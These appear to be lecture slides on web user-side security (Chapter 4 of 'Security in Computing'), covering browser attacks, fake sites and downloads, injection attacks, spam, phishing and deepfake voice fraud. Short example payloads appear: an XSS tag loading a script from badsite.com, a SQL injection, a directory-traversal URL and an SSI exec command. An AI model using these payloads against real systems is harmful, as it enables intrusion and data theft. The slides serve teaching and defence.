



SECURITY IN COMPUTING, FIFTH EDITION


Chapter 4: The Web—User Side

Chapter 10: Management and Incidents

Chapter 4 Objectives

- Attacks against browsers
- Fake and malicious websites
- Attacks targeting sensitive data
- Injection attacks
- Spam
- Phishing attacks


Browser Vulnerabilities



Browser Attack Types

- Man-in-the-browser
- Keystroke logger
- Page-in-the-middle
- Program download substitution
- User-in-the-middle

Man-in-the-Browser



Keystroke Logger

- Hardware or software that records all keystrokes
- May be a small dongle plugged into a USB port or can masquerade as a keyboard
- May also be installed as malware
- Not limited to browsers

Page-in-the-Middle

- User is directed to a different page than believed or intended
- Similar effect to a man-in-the-browser, where attacker can intercept and modify user input

Program Download Substitution

- Attacker creates a page with seemingly innocuous and desirable programs for download
- Instead of, or in addition to, the intended functionality, the user installs malware
- This is a very common technique for spyware

User-in-the-Middle




- Using click-bait to trick users into solving CAPTCHAs on spammers' behalf

Successful Authentication

- The attacks listed above are largely failures of authentication
- Can be mitigated with
 - Shared secret
 - One-time password
 - Out-of-band communication

Fake Website



The screenshot shows a Mozilla Firefox browser window displaying a fake website for Barclays Personal Banking. The browser's address bar shows the URL `http://www.gb-bclayuk.com/P1242557947640.htm`. The website's main heading is **Barclays Personal Banking**. A navigation menu on the left includes links for Mobile site, Barclays.com, Nearest branch, Security, Privacy policy, Accessibility, Contact us, and Help. Below the heading, there are sections for Online Banking (Log in, Register), Personal (Premier, Business, Corporate), and Personal. A central banner features an image of a hand holding a mobile phone, with the text: **Control your money securely with Barclays Mobile Banking**. Below this, it says: "Our free* service means you can check your balance and even make payments on the go." and a "Find out more" link. To the right of the banner, there are two columns of links: "Always with us" (Credit cards, Mortgages, Bank accounts, Barclays Financial Planning) and "Helpful information" (Help & support, Online Banking, Travel services). At the bottom, there are four columns of services: Bank (Additions Active, Barclays Bank Account, Current Account Plus), Borrow (Personal loans, Homeowner loan, Career Development), Save & invest (e-savings Reward, Monthly Savings, e-savings), and Insure (Buildings and contents insurance, Car insurance, Life insurance from). A "Ask a question" section is also present, with a text input field and a "Find your answer" button. The browser's status bar at the bottom shows "Done", a search icon, a signal strength icon, the number "1452", a printer icon, and the IP address "64.15.147.205".

Fake Code

Home | Download | Members | More Info | Support

PDF2010

The Ultimate PDF Software Pack to

Open, Create & Edit Files

in PDF format



The BEST All in One Office Solution for your PDF files

UPDATE TO 2010 VERSION!

Top Features

- 50% faster than previous versions
- Search & save online Internet content
- Support for all Operating platforms
- New and improved interface
- Search single or multiple PDF files

Writer / Reader

- Download the easiest software to view, create, modify and print PDF documents. The PDF format as a global exchange document format is created by Adobe and is the most efficient way to exchange information.



PDF READER WRITER PROFESSIONAL

9.0

Rated the #1 Product Online!

★★★★★

Best Buy!

DOWNLOAD NOW!

Average Rating: ★★★★★
Downloads: 267,927
File Size: 14.8 MB
Requirements: Windows 2000, XP, and Vista




FREE OFFICE SUITE INCLUDED!


Download today and receive a FREE copy of the Best **ALL-IN-ONE** Office Solution for Your PDF files! Get Instant access to the Ultimate Office Solution Package! Why wait, Join today and experience the most exciting PDF solution available today!

Compatible with all Popular Platforms [Download Now](#)

Tracking Bug



Clickjacking



Drive-By Download

- Code is downloaded, installed, and executed on a computer without the user's knowledge
- May be the result of clickjacking, fake code, program download substitution, etc.



Cross-Site Scripting (XSS)

- Tricking a client or server into executing scripted code by including the code in data inputs
- Scripts and HTML tags are encoded as plaintext just like user inputs, so they can take over web pages similarly to the way buffer overflow attacks can take over programs

```
Cool<br>story.<br>KCTVBigFan<script  
src=http://badsite.com/xss.js></script>
```


SQL Injection

- Injecting SQL code into an exchange between an application and its database server
- Example:
 - Loading an SQL query into a variable, taking the value of acctNum from an arbitrary user input field:
 - `QUERY = "SELECT * FROM trans WHERE acct = '" + acctNum + "' ; "`
 - The same query with malicious user input:
 - `QUERY = "SELECT * FROM trans WHERE acct = '2468' OR '1'='1' ; "`

Dot-Dot-Slash

- Also known as “directory traversal,” this is when attackers use the term “../” to access files that are on the target web server but not meant to be accessed from outside
- Most commonly entered into the URL bar but may also be combined with other attacks, such as XSS

```
http://yoursite.com/webhits.htw?CiwebHits&File=../../../../winnt/system32/autoexec.nt
```

Server-Side Include (SSI)

- SSI is an interpreted server-side scripting language that can be used for basic web server directives, such as including files and executing commands
- As is the case with XSS, some websites are vulnerable to allowing users to execute SSI directives through text input

```
<!--#exec cmd="/usr/bin/telnet &"-->
```

Countermeasures to Injections

- Filter and sanitize all user input
 - Need to account for every potentially valid encoding
- Make no assumptions about the range of possible user inputs—trust nothing, check everything
- Use access control mechanisms on backend servers, such as “stored procedures”

Email Spam

- Experts estimate that 60% to 90% of all email is spam
- Types of spam:
 - Advertising
 - Pharmaceuticals
 - Stocks
 - Malicious code
 - Links for malicious websites
- Spam countermeasures
 - Laws against spam exist but are generally ineffective
 - Email filters have become very effective for most spam
 - Internet service providers use volume limitations to make spammers' jobs more difficult



Phishing

- **Phishing** – Cybercriminal attempts to steal personal and financial information or infect computers and other devices with malware and viruses
 - Designed to trick you into clicking a link or providing personal or financial information
 - Often in the form of emails and websites
 - May appear to come from legitimate companies, organizations or known individuals
 - Take advantage of natural disasters, epidemics, health scares, political elections or timely events

Different forms such as:

- **Mass Phishing** – Mass, large-volume attack intended to reach as many people as possible
- **Whaling** – Type of spear phishing attack that targets “big fish,” including high-profile individuals or those with a great deal of authority or access
- **Clone Phishing** – Spoofed copy of a legitimate and previously delivered email, with original attachments or hyperlinks replaced with malicious versions, which is sent from a forged email address so it appears to come from the original sender or another legitimate source
- **Advance-Fee Scam:** Requests the target to send money or bank account information to the cybercriminal
- And **Spear Phishing.....**

Deep Fake Audio Calls

In March 2019, the CEO of a large energy firm sanctioned the urgent transfer of €220,000 to what he believed to be the account of a new Eastern European supplier after a call he believed to be with the CEO of his parent company.

Within hours, the money had passed through a network of accounts in Latin America to suspected criminals who had used **artificial intelligence (AI)** to convincingly mimic the voice of the CEO.

With one AI-enabled conversation, criminals had bypassed layers of cybersecurity controls. Their success illustrates how certain use of powerful developing technologies such as AI will change the landscape of cybercrime for both attackers and defenders

US & WORLD | TECH | CYBERSECURITY

Thieves are now using AI deepfakes to trick companies into sending them money

So AI crimes are a thing now

By Nick Statt | @nickstatt | Sep 5, 2019, 1:14pm EDT

f t SHARE



Illustration by Alex Castro and Grayson Blackmon / The Verge.

It seems like every few days there's another example of a [convincing deepfake going viral](#) or another free, easy-to-use piece of software ([some even made for mobile](#)) that can generate convincing video or audio that's designed to trick someone into believing a piece of virtual artifice is real. But [according to The Wall Street Journal](#), there may soon be serious financial and legal ramifications to the proliferation of deepfake technology.



Ring and Nest v smart display wi



Nintendo's Swit Rakuten

Deep Fake Videos



- https://www.youtube.com/watch?v=yaq4sWFvnAY&feature=emb_logo